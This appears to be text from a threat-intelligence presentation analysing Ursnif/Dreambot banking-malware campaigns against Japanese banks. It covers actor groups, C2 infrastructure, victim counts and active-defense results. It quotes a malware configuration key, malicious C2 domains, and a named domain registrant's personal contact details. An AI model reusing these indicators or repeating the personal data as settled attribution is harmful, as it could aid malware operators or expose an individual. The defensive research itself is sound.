- Compare to other Ursnif, This Ursnif has different config.
- Version number of Ursnif-A is incremented every time malspam was delivered

3.1.3 Ursnif analysis


Infected Dreambot (Ursnif-B) from attachment file

SerpentKey = "s4Sc9mDb35Ayj8o0"

Provided Crime as as Service

We believe **Group-B** utilized Ursnif-B based on our long-term observation


2.2. Transition of downloaded malware






3.2.2 Domain analysis

C2 domains from 2015 – 2017 were registered specific email address.

 **jiongyunpeng@yahoo.com** is associated to this person

Name	Jiongyun Peng	is associated with 25 domains
Address	No. 2307, 1224, Bei Wai Huan Lu Xi Lu map	
City	Linfen	
State	Shanxi	
Country	 China	
Phone	+86.15660733248	
Fax	+1.8887802723	
Private	no	


 List of domain names registered by **jiongyunpeng@yahoo.com**

Domain Name	Creation Date	Registrar
pinkestoneasndhww0.com	2016-12-07	ipmirror.com
krittany70.com	2017-01-31	ipmirror.com
kroshkasin90.com	2017-01-31	ipmirror.com
intenelen1995.com	2017-01-17	ipmirror.com
oorkkee09918.com	2017-01-05	ipmirror.com
kkwkkwk91000.com	2016-12-14	ipmirror.com

3.2.2 Domain analysis

Characteristics of C2 domain (2019/5-)

ASN	62088
IP	5.8.88.0/24, 5.188.231.0/24
register	Eranet International Limited
NameServer	a.dnspod.com
Registrant Organization	Wang Wiet MYOB Technology Pty Ltd



3.3 Domain analysis

Webhost downloads Ursnif-B has many domains for one IP address

Group-B used FastFlux infra for Ursnif-b's C2 domain

This threat actor used to use DarkCloud, now SandiFlux (a.k.a. BrazzzzersFF)

[FastFlux]

IP addresses associated with C2 keep changed in short term

3.4.1. Victims : Number of infected hosts

Ursnif botnet's scale

Ursnif-A: 90,000 IP (2016)
(*based on sinkhole observation)

Ursnif-B: 45,848 in Japan out of approx 60,000
(2019/04 SAS2019)

Dreambot Business overview 2019: <http://benkow.cc/DreambotSAS19.pdf>

3.4.1. Victims : Target financial companies

Target list in WebInjectionConfig


- Group-A

10 domestic banks and common system used by several domestic banks

- Group-B

30 domestic banks, 11 credit card companies,
8 cryptocurrency exchanges and 4 other companies

3.5.1. Victims : Transition of WebInjectionConfig



3.5.1. Adversary : Target countries

■ Group-A

Target Countries of Cutwail-A

- Japan, Italy, Poland, Swiss and Germany

■ Group-B

WebInjectionConfig in Ursnif-B

- Japan, Poland, Italy and Bulgaria


3.5.1. Adversary

We consider that adversary has an organizational structure.
We are not sure that the strength of the connection between each role below.


- ① Cutwail Operator
- ② Maldoc Developer
- ③ Malware Developer / Malware User
- ④ Domain Acquirer




3.5.3. Adversary : Group-B



3.6.1 Transition of actor group/delivery route




[Transition of actor group/delivery route]




3.6.2. Diamond model analysis

Expected behavior
Observed behavior


1. Delivery malspam Adversary TA544




2. Ursnif download



3. Ursnif infection (delivery webconfig)



4. Fraudulent remittance




*Actually observed until 3.


3.6.2. Diamond model analysis

Expected behavior
Observed behavior


1. Delivery malspam




2. Ursnif download



3. Ursnif infection (delivery webconfig)



4. Fraudulent remittance



4. Active Defense

Not just to defend

A technique for taking a step forward and defending better

Make it harder for threat actor to attack

The Department of Defense defines active defense as: "The employment of limited offensive action and counterattacks to deny a contested area or position to the enemy."(US DoD)

https://en.wikipedia.org/wiki/Active_defense

4. Active Defense against each Group

Actor	Method	Period	Result
A B	IoC sharing (Twitter)	2018/06	Stopped for a few month
A B	Monitoring Cutwail	2018/12	Early warning and sharing
B	Acquired C2 domain by DGA	2018/12-2019/01	Prevented communication to C2
B	Sinkhole DGA domain	2019/03	Reduced infected hosts
B	Coordination of compromised email account	2019/05-07	Changed deliver method
A	C2 Domain prediction	2019/05-07	Changed deliver method

4.1. IoC sharing

Early information sharing against malspam enables each organization to block IoCs by analysis.

- Email subject
- Attachment file information
- Link information
- Malicious destination

This campaign has been stopped for few month, malspam got sophisticated after break.

4.2. Monitoring Cutwail

